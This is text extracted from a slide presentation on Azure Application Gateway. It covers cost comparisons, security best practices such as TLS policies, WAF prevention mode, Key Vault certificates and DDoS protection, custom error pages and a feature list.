
= CHF 131.08

Calculated monthly cost: **469.12 CHF**

VS.


Meter	Cost ↑↓
Standard Fixed Cost	CHF342.26
Standard Capacity Units	CHF132.87

<https://azure.microsoft.com/en-us/pricing/calculator>

A wide-angle, low-angle shot of a multi-lane highway that curves slightly to the right. The road is dark and appears to be moving very fast, with streaks of light from the surrounding environment. In the distance, there's a body of water and a range of mountains under a sky filled with horizontal clouds.



BEST PRACTICES

Log requests



<https://learn.microsoft.com/en-us/security/benchmark/azure/baselines/application-gateway-security-baseline>

Monitoring



<https://learn.microsoft.com/en-us/security/benchmark/azure/baselines/application-gateway-security-baseline>

Decline weak TLS/SSL cipher

💡 TIPP: Use predifed Policy settings

Default Predefined Custom CustomV2

Policy name *

AppGwSslPolicy20150501


AppGwSslPolicy20150501

AppGwSslPolicy20170401

AppGwSslPolicy20170401S

AppGwSslPolicy20220101(recommended)

AppGwSslPolicy20220101S



<https://learn.microsoft.com/en-us/azure/application-gateway/ssl-overview>

HTTP RESPONSE HEADER


Do use latest recommendations

Strongly recommended

- ✓ Apply SSL policy
- ✓ Strip response Headers
- ✓ Enable WAF prevention mode with latest OWASP rule set

If required by regulations

- ⇒ Put the certificate in an Azure Key Vault



<https://learn.microsoft.com/de-de/azure/application-gateway/configure-web-app>

Why to put the certificate in a Key Vault?



Application Gateway integration with Key Vault offers many benefits, including:

- Stronger security, because TLS/SSL certificates aren't directly handled by the application development team. Integration allows **a separate security team** to:
 - Set up application gateways.
 - Control application gateway lifecycles.
 - Grant permissions to selected application gateways to access certificates that are stored in your Key Vault.
- Support for importing existing certificates into your Key Vault. Or use Key Vault APIs to **create and manage new certificates** with any of the trusted Key Vault partners.
- Support for **automatic renewal of certificates** that are stored in your Key Vault.



<https://learn.microsoft.com/en-us/azure/application-gateway/key-vault-certs>

Don't use Path based Routing Use Multisite Routing



DDoS protection



- DDoS protection can be activated on the Virtual Network of the application gateway.

Price	
Monthly charge (includes protection for 100 public IP resources)	CHF 2,782/month
Overage charges (more than 100 public IP resources)	CHF 27.9 per resource per month

<https://azure.microsoft.com/en-us/pricing/details/ddos-protection>

<https://learn.microsoft.com/en-us/azure/web-application-firewall/ag/application-gateway-waf-faq>

A close-up photograph of a DJ's hands as they mix music. The DJ is wearing a dark long-sleeved shirt. Their left hand is on a turntable, and their right hand is on a DJ mixer with various knobs and buttons. The scene is bathed in a vibrant purple light, typical of a club or concert atmosphere. In the bottom left corner, there is a white graphic element consisting of a triangle pointing upwards and to the left, followed by the word "FINE TUNING" in a bold, sans-serif font.

FINE TUNING

Custom error pages

403 - UNAUTHORIZED

403 Forbidden

Microsoft-Azure-Application-Gateway/v2

502 – BAD GATEWAY

502 Bad Gateway

Microsoft-Azure-Application-Gateway/v2

Custom error pages

403 - UNAUTHORIZED



https://www.freepik.com/free-vector/403-error-forbidden-with-police-concept-illustration_8030434.htm

502 – BAD GATEWAY



https://www.freepik.com/free-vector/500-internal-server-error-concept-illustration_8030427.htm

Features

- TLS and SSL termination
- Autoscaling **V2**
- Zone redundancy **V2**
- Static VIP **V2**
- Web Application Firewall **V2**
- Ingress Controller for AKS **V2**
- URL-based routing
- Multiple-site hosting
- Redirection
- Session affinity

- Websocket and HTTP/2 traffic

- Connection draining

- Custom error pages

- Rewrite HTTP headers and URL **V2**

- Sizing

- Azure Key Vault integration **V2**

